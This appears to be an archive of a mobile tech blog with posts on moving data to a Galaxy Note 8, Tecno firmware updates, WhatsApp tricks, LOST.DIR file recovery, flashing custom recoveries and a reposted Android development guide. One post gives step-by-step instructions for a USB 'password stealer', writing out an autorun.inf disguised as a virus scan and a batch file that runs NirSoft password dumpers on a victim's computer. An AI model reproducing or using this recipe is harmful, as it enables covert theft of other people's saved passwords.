Wednesday, 15 November 2017

How to Transfer Content from Moto Phone to Samsung Galaxy Note 8

First, we are describing two very simple ways of transferring all the data from your old Moto phone to your Galaxy Note 8. Are you one of the proud owners of the latest Samsung Galaxy Note 8? Congratulations on the new acquisition. But now do not worry about the time and effort that goes into transferring data from your old phone to the new one. Technology has made everything very easy. There are many ways of doing it. First, we will speak about the Smart Switch Mobile. The new gadget from Samsung comes with a built-in feature which makes the data transfer a very easy exercise that takes a few minutes and hardly any effort. A very useful application Smart Switch Mobile is already preloaded on Galaxy Note 8.
This allows you the freedom to move all the content from your Moto phone, with an Android operating system, including contacts, videos, photos, calendar reminders, notes, and messages etc. to your new Galaxy device. It can transmit the content stored both on the device and from its SD card.

To transfer data,

  1. First, ensure that both the devices have a minimum of 500 MB free space in their internal memory.
  2. If a wired link is being used for the data transfer, then the USB wire should be a compatible one and the old device should have the specific port for MTB USB cable.
  3. You can also use the wireless technique to transfer all the files if your Moto phone has the latest operating system.
  4. The app should be allowed to access information from the old phone, including contacts, storage, calendar, SMS data etc. You can change the status of permissions on the new mobile once the new device has received all the data and is updated.
Another method is to use Mobile transfer or phone transfer or any other similar app. It lets you transfer from an old Moto phone to the new gadget easily. It can transfer the entire data without any loss. It can transfer contacts, videos, pictures, calendar and all the other important data.
Download and install the app on your computer. Run it and then opt for Phone to Phone transfer.
  1. Now connect your Moto Phone and the Galaxy Note 8 to the computer, with their respective cables.
  2. You need to check the position of the phones on the screen. The new phone should be on the right side so that it is clear that the information is being transferred from the old one. You need to ensure that the data is going from the source to the new gadget
  3. Once both the phones are properly connected. Then you can see the display showing all the information on the old phone.
  4. You can select all the data, one by one, that you want to transfer to the new gadget. For example, if you want to transfer only contacts to be transmitted then choose only that. The same way you can choose whatever data you want to transfer.
wondershare mobile trans
  1. Do not disconnect or switch off any device while the transfer is in progress.
  2. Once the entire process is over. You can check the data on the new device and then stop the process and disconnect the two mobiles.
  3. You can erase the old mobile data if you want to use it for some other purpose.

There is another easy option.

  • With Moto and Galaxy Note 8, you have two phones which run on similar operating systems. So now you have the similar android operating system, on both the mobiles.
  • You need to take a backup of all your data on the Google drive. You will have access to all the data like contacts, downloaded files, calendar reminders, pictures and almost everything.
  • Once the new gadget is started, all you have to do is to log in to your Google account and start the installation of all the apps. All the backed up data will immediately get transferred to your new mobile.

So you can see that there are many quick and easy ways of transferring the data to your new gadget, Samsung Galaxy Note 8 from the old one.  Once all the data has been transferred completely, erase the old mobile data so that it is not misused by anyone. Enjoy the new gadget with élan and with all your data intact.

Wednesday, 9 August 2017

Swap Your Face On Video with Your Smartphone Using MSQRD
MSQRD
MSQRD could be a mobile application that lets user mask their face with advanced face following system and 3D face placement SDK. this app additionally provides filters for selfie, record selfie video animation, amendment the approach you look with series of animations out there then enables you to share your
record or capture to friends on social networks.
The application additionally comes with face swap options, with this features you'll be able to simply swap the face of somebody near you and their advanced face following system would track each faces and
swap. the applying does not simply masquerade your face, however it additionally makes it look terribly realistic . It's in beta version currently thus it solely contains a few faces however it's worth a try.


Oh Lord.. Look At My Face 😂😂😂😂😂


Hell Hath No Fury... I'm not ever  going to use bleaching cream.. 😱😱


You can get it for your IPhone on the App Store

Android Users Download it Here

Update - MSQRD has been bought by Facebook so it's possible you'll see the features on apps owned by Facebook. 

Monday, 7 August 2017

Upgrade Tecno Phantom 6 Plus To Android Nougat 7.1.1

Good news to all Tecno Phantom 6 plus who have been wishing, waiting and hoping to have a test and feel of Android Nougat on their phantom 6 plus smartphone. Just as promised, Tecno has finally unleashed official Android Nougat 7.1.1 OTA update for its beastly Tecno Phantom 6 plus. If you ask me, the update is very cool and superb and even more than what phantom 6 plus users expected. Phantom 6 plus users can now enjoy all the features of Nougat OS they must have read about or seen from other device running Nougat. Now that the long awaited nougat update for tecno phantom 6 plus is here, keep reading to see how to update tecno phantom 6 plus to official nougat 7.1.1 OS to enjoy all features of nougat.
tecno-phantom-6 Plus
Some hours ago, TecnoMobile pushed Android nougat 7.1.1 update and Over The Air (OTA) update to the Tecno Phantom 6 Plus update from Marshmallow. The Build Number of the Tecno Phantom 6 Plus (A9) Android Nougat update is A9-H971A-N1-170725V72, making it the first Tecno phone to receive Nougat version update and the second Tecno Android phone to receive a version update after Tecno Camon C

How To Update Tecno phantom 6 plus to Android Nougat 7.1.1

Before attempting to update your Tecno phantom 6 plus phone to the latest nougat 7.1.1 update, ensure your phone is not rooted and custom recovery installed. I’m sure by now most users of the phantom 6 plus must have rooted their phone to get the best out of it. If you are to update or upgrade your device to the latest Os, you must unroot and return back to stock recovery in order to avoid bricking or crashing your phone during the upgrade.
How Do You Upgrade Your Tecno Phantom 6 Plus To Official Nougat 7.1.1 Update? Granted Your Phone Is Not Rooted And Custom Recovery Installed. Updating Your Phone To The Latest Nougat Update Is As Simple As ABC And Goes Like This:
  1. Turn-on your mobile data or wifi (you must have up to 2gb data)
  2. Go to your phone settings and scroll down to “about” and enter
  3. In “about”, simply click on ” system update” and check for OTA release
  4. Once you’ve seen the nougat update, click on it to begin downloading
  5. After downloading, proceed to install
  6. At this point, all you have to do is sit, wait and relax for the nougat update to be installed your device
  7. After installation, your device will reboot and nougat will be up and running smiling at you

Thursday, 3 August 2017

Automatically Reply WhatsApp Messages With WA Auto Responder


This app is NOT affiliated with WhatsApp. It's an auto responder for WA. Are you sometimes not next to your phone, but want to reply to WhatsApp messages? WA Auto Responder does this job for you. It
will automatically respond to predefined messages, which contain some words or equal a message. You can set custom responses for different messages. Also called "WA Chat Bot".


WA-Auto-Responder
FEATURES:
• Automatically replies to custom/all WhatsApp messages with
predefined texts
• Responds if message equals or just contains some words
• Possibility to set contacts who will get responses for each message
• Possibility to answer all received messages (from all/from single
contacts)
• Answer replacements like %time% for current time
PRO:
• Add infinite responses for custom messages.
• "Answer if message contains" option
• "Answer delay" option
• "Send Blue Ticks" option
• Ad-Free
DISCLAIMER: I'm not responsible for any wrong answered messages and damage that may occurs with your device or WhatsApp account from using this app.


* If you don't know what root is, than you probably don't have root.
Search the internet for "How to root [Your device model]"

Download link Below


AutoResponder for WhatsApp
Use This Trick To Steal Passwords with Your Mobile Phone
steal passwords with usb

How To Steal Passwords with your mobile phone, you'll need these apps listed below;
  1. MessenPass 
  2. Mail PassView 
  3. IE Passview 
  4. Protected storage pass viewer(PSPV) 
  5. Password Fox 
You can find these and tons more at http://www.nirsoft.net/ )

Steps to steal passwords with your mobile phone

  1. First of all download all 5 tools in your memory card. Most of them are just some .exe files (mspass.exe, mailpv.exe, iepv.exe, pspv.exe and passwordfox.exe). (You need the softwares completely on your memory card. Make sure you have all the installation files in your memory card [if any]) 
  2. Create a new Notepad and write the following text into it: [autorun] open=launch.bat ACTION= Perform a Virus Scan Save the Notepad and rename it from New Text Document.txt to autorun.inf Now copy the autorun.inf file onto your memory card. 
  3. Create another Notepad and write the following text onto it. (Yep, still no copy-pasting allowed.) start mspass.exe /stext mspass.txt start mailpv.exe /stext mailpv.txt start iepv.exe /stext iepv.txt start pspv.exe /stext pspv.txt start passwordfox.exe /stext passwordfox.txt 
  4. Save the Notepad and rename it from New Text Document.txt to launch.bat 
  5. Copy the launch.bat file also to your USB drive. 
These were simple commands to start up our password “recovering” programs as soon as we plug in the USB. What we just did here is simply hook up our launch.bat batch file to the autorun.inf file that automatically runs when the computer detects the USB. In the launch.bat, we started up our programs and provided them with file names as parameters so that each program should put in the passwords in their respective .txt files. Now your USB password stealer is ready. All you have to do is insert it in your victims computer and a popup will appear, in the popup window select the option (Perform a virus scan) as soon as you will click it, your USB password stealer will do it’s magic and all the passwords saved on the system will be saved in a .txt file. I recommend you try it out on your own system first to see how it should work. See the last line of our autorun.inf, we are simply specifying the text for the alert dialog. You can type in anything you think is the least suspicious. This may not work on all operating systems and all different browsers. Your best bet would be to pack in as many diverse programs as you can for giving you the best chance. Also, note that the computer should not have autorun feature disabled for the USB stealer to work.

Monday, 10 July 2017

How to Save Whatsapp Status Photos and Videos updates
Whatsapp status update is one of the greatest features of the social media giant. But many find it challenging on how to save whatsapp status photos and videos of other users on android devices. Whatsapp is the most popular social chat app in the world with many features.
Recently, whatsapp got an update which enables users to update their statuses with photos or short videos. That's very exciting isn't it? Well, this update is limited because it is only possible to view whatsapp contacts status photos and video updates without saving or downloading to android gallery. This is a very serious issue faced by many whatsapp fans. Luckily, there is a  way to save whatsapp videos and photos status updates of whatsapp contacts on android.

HOW TO SAVE WHATSAPP STATUS PHOTOS AND VIDEOS TO ANDROID DEVICE GALLERY


 You don't need to crack your head out on how to save photos and video whatsapp status updates on android devices. Below is a step by step guide on saving pictures and photos from whatsapp statuses of your contacts. Image illustrations are attached for unambiguous guide.

Requirements

  • a. Android file manager. Note: I am using default android file manager for this tutorial.
  • You need to view the whatsapp status(es) you wan't save, be it photos or videos.
  • You should have the knowledge of the drive where files on whatsapp are saved in your device; internal storage or sd card.
1. Open the android file manager on your device, navigate to the drive where your whatsapp files are save (sd card or internal storage) and locate a folder named "whatsapp."
save-whatsapp-status-updates

2. Click open icon on your device and select "show hidden files."
3. Open the folder titled "media."
save-whatsapp-status-updates

4. You'll see a folder that was initially hidden with the title ".statuses." This is where all your viewed whatsapp
statuses are temporarily saved. Open the folder. You'll find photos and videos here which are status updates of your whatsapp contacts.
save-whatsapp-status-updates

5. Hold one of the files, highlight or select the ones you want save or click select all to mark all files.
6. Just below, click the copy icon (label no.6 below).
save-whatsapp-status-updates

7. Locate the folder you want to save the files and click the paste icon( labelled no.7 below).
save-whatsapp-status-updates

Way to go! You just saved your contacts' whatsapp status updates to your android device. Hope you guys enjoyed the tutorials.
Have any question? Drop it below. kindly share this article to your social media.

Saturday, 8 July 2017

Recover lost files from LOST.DIR with ES file explorer on android
I'll show you  guys how to recover deleted files from lost.dir on sd card or external storage with Es file explorer. Often times files can get missing on android devices due to errors from sd card or internal storage.  It can be quite frustrating in failed attempts to recovering files from lost.dir because some of the missing files may be important such as your birthday pictures or videos, documents and other files. That was exactly my case. I tried moving files between  a computer and my android phone but their was an issue along the line. All the files in that particular folder got missing.
 In my quest to restore files from lost dir android, i noticed some files in "LOST.DIR" folder of the sd card that had the issue through default android file manager.
Secondly, each file in "LOST.DIR" folder were of different sizes ranging from largest to smallest. I thought to
myself these might be my files, but not too sure though. Each file was named with numbers for example; "310293" with no extension. I had to add ".mp4" extension to one of the files with large memory because most of my lost files were videos and a couple of pictures.
Luckily, a video thumbnail appear on the renamed file and it was one of the lost files. I was overwhelmed with joy, but it wasn't over.
Renaming and adding extensions to the files one after the other is a herculean task especially if you have a huge number of files (i had about 530 files in the LOST.DIR folder). I had to figure out how to rename each file and add extensions simultaneously.

 After combing through the internet, i found an android application called ES File explorer, a very popular file manager which might be installed in your device. ES File explorer is a very powerful software
that became a remedy to my challenge. I'll walk you guys through on how to recover lost/missing files from from LOST.DIR using ES file explorer.

How to Recover lost files from LOST.DIR with ES file explorer on android


Follow these simple steps to recover your missing files from LOST.DIR folder. I embedded pictures to give eloquent illustration.

1. Download Es file explorer. If you already have one installed, simply launch the app.
2. Navigate to the storage location where you have your missing or lost files were located.
3. Scroll to a folder named "LOST.DIR" and open it.
Recover lost files from LOST.DIR with ES file explorer

4. You'll find files with names as numbers e.g "3028842"
5. Hold one of the files to mark a single file. Just above, you'll see an option to select all. Select this option.
how to recover deleted files from lost.dir

6. After highlighting all files, click the rename icon just below.
7. A popup with the title "Batch rename" will appear as pictured below.
7a. In the first empty field (input new name), type any name you want. In my case i typed lost.
7b. In the second field (start number), input a number like 1, 01, 001 etc.
7c. Skip the third field to the fourth titled "rename extension name." Type any extension you want, for example ".mp4" (i used .jpg for photos) if you want to recover video files first.

how to recover deleted files from lost.dir
Remember to add a dot "." before extension name. After doing the above, click ok to start renaming and adding extensions simultaneously.

In my case, i used .jpg extension to recover photos first. After renaming and adding extensions, the files which are photos were filtered out. As you can see below, not all files have thumbnails.

recovering files from lost.dir
The files with broken thumbnails are definitely not pictures. The next step is to move the renamed files or photos from LOST.DIR to a folder of you choice. To do this;

8a. Highlight the files without broken thumbnails.
8b. Click more just below
8c. Click "move to"
8d. Choose the folder of your choice and click other to move the files.
restore files from lost dir android


Now all the photos have been recovered. To recover video files, repeat step 5 to 8, this time adding a .mp4 extension. You can recover any lost or missing file by adding relevant extensions for example .mp3, .mp4, .jpg etc.

The disadvantage with this method of recovering lost files from lost.dir is the fact that you can not obtain the files with their original names.
But on the bright side, you won't lose anything. I'll keep researching on how to recover files from LOST.DIR with their original names.

Kindly share to social media and keep visiting for more updates. Don't forget to drop your comments below. Love you guys!

Monday, 18 January 2016

How To Backup And Restore ROM With ClockWorkMod (CWM) Recovery
Today we will discussion non how to back and restore rom with custom recovery you will be surprise that many guys using android still don't know how to back up restore rom with recovery many of  of my fans send ask me that question on facebook and whatsapp so i decide to write tutorial on it.
HOW TO INSTALL CUSTOM RECOVERY ON ANDROID DEVICES

You will need Adb drivers installed on your computer.Download
And MTKDroid tools Download here

Connect your switched on rooted mtk device to your computer and open MTKDroid tool, the tool will recognise your device and connect to it, if the colour indicator in the bottom left corner is green, you already have root shell,and can go on to the next step, if it is yellow, click on the root button at the bottom, and wait for the progress bar, if the indicator stays yellow, or you get an error message, this probably means you do not have Busybox installed, you can install it from the Google play store. When the indicator turns to green you have root shell which is necessary for this operation.
CUSTOM RECOVERY ON ANDROID DEVICES


Next click on the tab 'root,backup,recovery' and select 'to use boot from phone' then click on 'recovery and boot' and shortly after a dialogue box will appear asking if you want to 'make cwm recovery automatically' click yes
 
The tool will then create the recovery and another dialogue box will appear asking to 'install created recovery to phone', click yes.

And finally the tool will ask to reboot into recovery mode, click yes and the device will reboot into CWM recovery so you can check the installation was successful.

Thanks to Rua1 for creating this brilliant tool.

Custom recovery for Tenco P5 COT
first download Mobile Uncle
secondly download This
Place the recovery.img on the root of your sdcard now launch mobileuncle tools and select
recovery update it will show the recovery img
install and reboot to recovery....your device should boot int ctr menu


COMMENT TO TELL US YOUR SUCCESS OR PROBLEM
Recovery For All Tecno Phones ClockWorkMod (cwm)
Tecno Recovery
Hello, today I will be writing on how to install a Clockworkmod (cwm) recovery image on any tecno phone.. And how to do a ROM backup. If you're the type that like cool features in phone, or if you're the type that enjoys pimping of your android). To unleash its full potentials and abilities, I will advice you to follow this step to avoid bricking of your phone when tempering with its software. We will give tutorial  on how to install the the recovery with two different application you can use any one you like


Backup And Restore ROM With ClockWorkMod (CWM) Recovery
virtantiq


NOTE: READ ME I WILL REAL ADVICE YOU TO CREATE THE RECOVERY YOURSELF IF YOU HAVE MAKE SYSTEM BECAUSE IT THE BEST AND SAFE FROM ANY PROBLEM How To Create Custom Recovery On Android Device  THEN DOWNLOAD RECOVERY ONLINE BECAUSE THE PHONE MIGHT THE NEW VERSION OF THAT SAME PHONE..... 

Disclaimer
We are not responsible if you brick your phone at the process of flashing the recovery  

1.Mobile Uncle
2.Flashify

Install With Mobile UncleTools 
Download  Mobile Uncle
1)Turn Off Internet Connection
2)Place Your Downloaded Recovery on Sdcard Directory
3)Open the app
4)Select Recovery update
5)Select Your Recovery
6)Then Flash It
7)Then Reboot Into Recovery.

Install With Flashify
Download  Flashify
1)Place Your Downloaded Recovery on Sdcard Directory
2)Open the app
3)Click Recovery image
4)Click Choose a file
5)Select Flashify File manager
6)Select the Recovery to flash


                                  Congratulation You Flashed A Custom Recovery
Below are list of custom recovery for  all Tecno model

Tecno Android Recovery images.

*Recovery  for Tecno Phantom A+ (F7) Download 
 Recovery   for Tecno H5 C5 Download
*Recovery  for Tecno D3  Download
*Recovery  for Tecno D5 Download
*Recovery  for Tecno F5 Download
*Recovery  for Tecno G9 Download
*Recovery  for Tecno H5 Download
*Recovery  for Tecno H6  Download
Recovery For Tecno H6 5gig User Download
*Recovery for Tecno H7  Download
*Recovery for Tecno L3 Download
*Recovery for Tecno L6  Download
*Twrp Recovery for Tecno L6  Download
*Recovery  for Tecno M3 Download
*Recovery  for Tecno M5 Download
*Recovery for Tecno M6  Download
*Twrp Recovery For Tecno M6 Download
*Recovery for Tecno M9 (A3) Download
*Recovery for Tecno N3 Download
*Recovery for Tecno N7 Download
*Recovery for Tecno N9  Download
*Recovery for Tecno P3 Download
*Recovery for Tecno P5 Download
*COT Recovery for Tecno P5 Download
*Twrp Recovery for Tecno P6  Download
*Recovery for Tecno P9 Download
*Recovery for Tecno Q1 Download
*Recovery for Tecno R7 Download
*Recovery for Tecno S3 Download
*Recovery for Tecno S7 Download
*Recovery for Tecno J7 Download
*Recovery For Tecno C8 Download
*Recovery For Tecno Y6 Download
*Recovery For Tecno Phantom Z Downlolad
*Recovery For Tecno J5 Download


Backing up your phone:
How To Backup And Restore ROM With ClockWorkMod (CWM) Recovery 

Your Comment and Social Share Will Help Alot Thanks

We will keep updating this post with new recovery for other new and old Tecno smartphone
We Will Be Grateful if you share post with friends 

Sunday, 17 January 2016

Droid Turbo with Android Marshmallow Update
Android 6.0 Marshmallow is here, now users anxious to take advantage of the new update are just waiting for their turn. Countless Android users have been asking and discussing when they’ll finally get the newest version. For Motorola’s Droid Turbo users, the wait may be almost over.
Thanks to their fast updates, Motorola has made a good name for itself. But the Marshmallow rollout could hurt that image. Seeing as their upgrading plans don’t seem to include either the Moto E versions or some carrier versions of the Moto X, some users may be missing out. But the Droid Turbo is still on the list to receive Marshmallow, making the lucky cut as one of the few older smartphones to receive the update at all.

Motorola kicked off the update for the Moto X and Moto X Style as early as November 12th, but the first markets were available in Brazil and India. Soon after, in December Marshmallow rolled out to Moto X Pure users on US carriers such as AT&T, Sprint, and US Cellular as well as the Moto X, the 2014 Moto X, the Moto G, and more.

Reports have emerged as of December 14th that Marshmallow is landing on Motorola Moto X Style handsets, including UK users. And Motorola’s Moto X 2014 edition has begun receiving the new software update on December 17th. Handsets in India and Australia have also apparently already received the update as well, but no news yet specifically for Droid Turbo users.



As Droid Turbo is a Verizon exclusive phone, some Verizon employees have claimed to have already received the update for their Motorola Droid Turbo 2 Employee Edition, which is basically a limited edition red Droid Turbo for Verizon employees only.
Droid Turbo, Droid Turbo 2, and Droid Maxx 2 users are now confirmed to receive the official over-the-air update of Android 6.0.1 Marshmallow. However, Motorola hasn’t revealed any exact timing for rollouts yet. According to latest news, Motorola is determined to release the overdue software updates very soon.

Depending on the carrier, roll out times may vary. Therefore, Motorola could be faster to release the latest version of Android to certain carriers, as there’s no set exclusive release dates yet.
The company has promised to work quickly to ensure their users get the upgrade, but it may take some time as they are reported saying they “have high standards,” so to “look for more news on the timing in the coming weeks” and to “stay tuned for more details on upgrades for specific devices.”
Androidvillaz

Saturday, 19 December 2015

Tips for Developing an Android App: My Lessons Learned

Hi! I’m Ivan and I’ve been an Android app developer for quite a while now. Or so it seems. Back in the day (we are talking about 2009), Android was just an infant and I watched the Little Green Man grow ever since. I’m afraid some time ago, Android managed to outgrow me.
Nowadays, Android is not just on tens of thousands of different phones and tablets. It’s on your wrist, in your living room, in your car, and as soon we start assigning IP addresses to inanimate objects, it is going to be pretty much everywhere around us. A lot of ground for even an experienced Android developer to cover!
Also there are over one million apps just on Google Play, not counting Amazon AppStore or markets we are not generally interested in, like China.
So, how can an independent developer create a successful app in this huge market with big players? I have no idea, I haven’t made a successful app! But, I have made a cute one, and I’d like to share my story with you.

Lesson 1: Connect The Dots

Success (usually) doesn’t happen overnight and this is not my first app. I have ones ranging from unexpected over-the-weekend development hits like Macedonian Orthodox Calendar, with over 30,000 users in a language that no more than 4 million people can understand, to more successful failures like TweetsPie, an app with heavy media coverage and a terrible user-base of just over 600 active users. A lot of lessons there!
While these apps helped me understand the mind of the “elusive creature called the User” a bit better, the one that inspired me was a two-hour project. Originally developed to make me a millionaire, once 1,428,571 users purchased the app as Google takes 30 cents out of every dollar, The Dollar App was made to test my merchants account.
Little did I know that years later I will receive an email from a happy mom stating that it was the best dollar that she ever spent since her boy was smiling every time my app gave him a hug.
Android app development for beginners can be simple and fun when scaled effectively.
And that’s how an idea was born! Why not use the fundamental human need for a hug and make it pretty? Make it for a specific audience, interactive, challenging, fun to use, and even more fun to share.

Lesson 2: Understand The Android Market

All the things I mentioned above added up to a live wallpaper app. The basics are not that hard to guess. Android has a bigger market share than iOS, but iOS users purchase more. Messaging apps are wildly popular, but freemium games top the earnings. China, India, Brazil and Russia are emerging markets, but lack spending habits. You can read the App Annie Index for more insights.
So how does a live wallpaper app fit into this? First of all, it eliminates most of the platforms since a live wallpaper is an Android thing. Second, this feature was added in Android 2.1 so it has a large community and quite a few beautiful examples. Most notably Paperland and Roman Nurik’s open source Muzei, probably the best reference point for Android development.
While there are lot of live wallpapers out there, most of them fall under the scenic/weather category, and very few fall under the cuteness overload category. This is something we wanted to change and offer something that gives you a smile each time you unlock your phone, even though you unlocked it for a completely different reason. We gave you a cute little bundle of joy to hug you before you go to bed at night, or when you turn off your alarm in the morning. And even better, make it personal and customizable.
Without further ado, and before we go into technical details, I proudly present you: Ooshies - The Live Wallpaper
Ooshies is the name of my Android app. It may not have been successful but it helped me learn the lessons needed to write this guide for beginner Android developers.
It features:
  • free live wallpaper app that gives you hugs
  • 12 unique ooshies to choose from
  • free, un-lockable, and purchasable content
  • current weather updates
  • social login and data sync
  • seasonal greetings
  • many surprises
  • a ninja cat
  • did we mention hugs?
Successful Android apps sometimes just make you smile.

Lesson 3: Try To Make It Happen

Ooshies seemed like a pretty straightforward Android app idea. Paint a background, overlay some clouds and stars, put a bear with a balloon on top, and you are good to go. But no, it’s Android! What seems easy is often quite difficult and we tend to repeat the same common mistakes over and over again. Here’s a quick rundown of the challenges I faced:
  1. Hardware acceleration - why draw using the CPU when the GPU is so much better at it? Well, it turns out that drawing bitmaps on a canvas cannot be hardware accelerated. At least not for the time being.
  2. OpenGL - if we want hardware acceleration we need to use OpenGL ES or even better a framework that does most of the work for us.
  3. Bitmap loading - a well known memory consumption issue. We need to allocate 1 byte [0-255] of memory, for each channel in the #ARGB, to display a single pixel. Also the images we use often have higher resolutions than the device’s display. Loading them all will quickly result in OutOfMemroyException.
  4. Home launchers - the live wallpaper will be hosted in the home launcher process, and different launcher tend to give different callbacks to the live wallpaper service (most notably Nova and TouchWiz).
  5. Battery life - if not done right, the live wallpapers and the widgets can drain a lot of battery. With all the buzz about the Lollipop (Android 5.0) terrible battery life the first app to go will be the live wallpaper.
So, overlaying a bitmap, painting it on a canvas, and then switching frames on touch to give a hug, doesn’t seem like a big deal, even when if it is done on the CPU, right? Thats right, it’s not a problem. But, who wants a static live wallpaper? It beats the purpose. The wallpaper should respond to your touches, it should move as you scroll your home screens, it should perform random acts of kindness and make you feel happy.
And there is an Android development trick for that. There is a term called the parallax effect for adding depth in a 2-dimensional space. Imagine yourself driving a car. The house closer to you moves faster than the mountain in the distance. Same effect can be achieved by moving objects in different speed on a canvas. Although, they are all in the same plane, your brain perceives the faster moving objects as closer to you. Much like adding drop shadows, the parallax effect adds a z-axis.
And this is where all hell breaks loose! On most devices moving the Ooshie, the weather overlay, and the background, at different speeds, yields significant frame rate drop. Here’s how a single frame is drawn:
    canvas.drawBitmap(background, 0 - offsetX / 4, 0, null);
    canvas.drawBitmap(weatherOverlay, 0 - offsetX / 2, 0, null);
    if (!validDoubleTap) {
      canvas.drawBitmap(ooshieNormal, positionX - offsetX, positionY, null);
    }
    else {
      canvas.drawBitmap(ooshieTapped, positionX - offsetX, positionY, null);
    }
The offset is a percentage of the distance user has scrolled. It’s a callback that the wallpaper engine provides:
    @Override
    public void onOffsetsChanged(float xOffset, float yOffset, float xOffsetStep, float yOffsetStep,
                                 int xPixelOffset, int yPixelOffset){
      super.onOffsetsChanged(xOffset, yOffset, xOffsetStep, yOffsetStep, xPixelOffset, yPixelOffset);
      // athe current offset should be a fraction of the screen offset to achieve parallax
      if (!isPreview()) {
        float newXOffset = xOffset * 0.15f;
        wallpaperDrawHelper.setOffsetX(newXOffset);
        if (isVisible() && hasActiveSurface) {
          wallpaperDrawHelper.drawFrame(false);
        }
      }
    }
I must note that all of this would be unnecessary if I knew how to work with OpenGL! It’s on my TODO list, since anything more complex than what we have now will require a hardware acceleration. But, for the time being I have to work harder, not smarter (I’m open to suggestions in the comments). So here’s what we did:

Lesson 4: Work With What You Have

As a big supporters of the minSdk=15 initiative, from the start we eliminated all the 2.x devices. The effort for maintaining backward compatibility is greater than the possible revenue from users unable\unwilling to upgrade their phones. So, in most cases, we’ll be able to achieve smooth experience with an added option to disable the parallax if desired.
Per this Android development guide, I wanted to give the option to disable the parallax.
Another big optimization is how we handle the bitmaps. A very similar parallax effect can be achieved with drawing two bitmaps instead of three:
  1. Ooshie overlay - trimmed and carefully scaled Ooshie bitmap (can be accessorized)
  2. Combined overlay - a combined background and weather bitmap that moves with a fraction of the Ooshie speed
This Android development trick saves memory and speeds up the drawing time, for a slight parallax effect degrade.
When scrolling the home screens, frames will be drawn quite often (ideally more than 30 times per second). It’s crucial not to draw them when the home screen is not visible (some lock screens, some app drawer, opening/switching apps etc.) to minimize the CPU usage.
This is all tied closely with the weather updates. Initially there was a repeating task, executing every hour or two, to sync the weather, but it was really an overkill. If the user cannot see the wallpaper, the weather info is irrelevant. So now, weather updates happen only when wallpaper is visible.
    long lastUpdate = prefStore.getLong(SharedPrefStore.Pref.WEATHER_TIMESTAMP);
    if (System.currentTimeMillis() - lastUpdate > Consts.WEATHER_UPDATE_INTERVAL){
        // update the weather if obsolete
        Intent intent = new Intent(getApplicationContext(), WeatherUpdateService.class);
        startService(intent);
    }
So, basically, here’s the checklist for a memory optimized smooth software bitmap drawing:
  1. Combine bitmaps once
  2. Draw less bitmaps
  3. Redraw only on demand
  4. Avoid background tasks
  5. Offer users some control over the process

Lesson 5: Test. Test. Test

I cannot stress how important this is! Never, I repeat NEVER, release your app before testing it! And, I don’t mean that YOU should do the testing. You wrote the code, you know how it works, and you influence the result by knowing the expectations. I’m not talking about JUnit testing (although recommended), but about staged rollouts i.e. alpha and beta testing.
If you are into Android software development the terms are straightforward, but here is a quick rundown:
  1. Alpha testers - a small group of people consisting of your teammates and people from the industry, preferably Android developers. Chances are they are going the have high-end devices and will play around with the developers options. They’ll send you stack traces, bug reports, and even give you some code/UI optimization tips and tricks. Perfect for early releases with partial/missing features.
  2. Beta testers - a much broader audience with various demographics. Stable releases should be published here. Even if your ninja level is too damn high, you can never predict, let alone account, for all the possible Android distributions and ways people use their phones.
Once we passed the alpha, I thought we were done. But, boy I was wrong?! Turned out that not all Android users have Nexus devices with the latest software! Who’d know? :)
Here are some Android development issues based on this revelation:
  1. Different launchers have different default home screens - usually the first or the middle one, and ,as far as I know, there is no way of knowing it’s position.
  2. It’s hard to center the Ooshie without knowing the default home screen position - thus the settings slider for adjusting the parallax offset.
  3. An average user doesn’t know what parallax offset means - much simpler terminology should be used on the settings page.
  4. A random user will suggest your next feature.
So I would like to thank all our beta testers for the hard work they did. I hope that getting all the latest features before anyone else is a decent reward for their dedication. If you’d like, you can also be a part of our Google+ Beta Community.
Beta testing is a critical step for Android beginners to keep in mind as they begin programming their successful Android apps.

Lesson 6: Let The Data Speak

Making an Android app that stands out today is a bit more difficult than making a calculator app, when there were none back in 2009. Making the perfect app is hard. Mainly because perfection is in the eye of the beholder. What is good for me, doesn’t necessarily mean it’s good for you. That’s why it’s important to let the app grow. Our roadmap checklist for new features shows that we have enough work for the whole 2015. Among other things we’ll soon include:
  1. Sounds
  2. Seasonal backgrounds
  3. Customizations (background color, weather packs, ooshie skins, etc.)
  4. Region specific ooshies (ex. babushkas)
  5. A lot of new ooshies and ways to unlock them
Now, we might have kept the app in beta until all is done, but that way we are throwing away valuable data. Not all beta testers will dedicate a portion of their day to send you the feedback. That is where you can benefit in using tools for getting the feedback. You can use Google Analytics, Flurry, Mixpanel, Crashalytics, ACRA, etc. to collect usage data.
For example, by analyzing the data we noticed that users don’t click the settings button a lot, so we made it more apparent and added a quick tutorial for tweaking the settings.
Although this is a background process, it can be used to further improve the user experience. Why not show the user how many times:
  1. he/she received a hug
  2. how many rainy days were brightened up by a smile
  3. how many taps were needed to unlock an Ooshie with a mini-game
  4. how many friends installed the app because of you
Every Android development guide should tout the importance of Google Analytics in optimizing your app!
This is important because it provides consequences for their actions. Don’t make the same mistake our educational system does, making the users passive content consumers. Make them in charge. Give them the option to control their own devices and create their own personal experience. If you manage to package all this into a cute bundle that steals a smile on the first splash, than is not too far fetched to ask the user for spammy favors for content unlocking.
In the end, you need to evolve your Android app development based on this data as a guide. Although primarily intended for moms/kids, this app may become popular in other demographics. It may not fit into our original vision, but users needs must be met. Otherwise they’ll find someone who can.

Conclusion

Let’s return to my most successful failure TweetsPie. Despite couple of awards and huge media coverage, the app failed to retain it’s users (the reasons why are beyond the scope of this article).
Success is not always apparent. Thanks to the whole experience I learned a lot. I gave, at least, a dozen lectures on How (not) to fail as a startup on various events and hackathons, and managed to get a couple of clients at Toptal.
Even more important, I try not to repeat the same Android development mistakes with Ooshies by following the tips and tricks in this guide.
To wrap up this long guide, what we define as a success is, at later stage, tightly coupled with what we set as goal in the beginning. The most common success measure is, of course, making a lot of money. No matter if your app makes it or not, you must try to make it happen, and believe me at the end you’ll become a better person (hopefully one that manages to learn OpenGL). You’ll make new friends, few enemies, and if you are lucky/smart enough you’ll make a lot of users happy.
You can check our website or download Ooshies to give it a try.

SOURCE: Toptal - Tips for Developing an Android App: My Lessons Learned

Sunday, 28 June 2015

How to Play PSP games on Android and Iphones
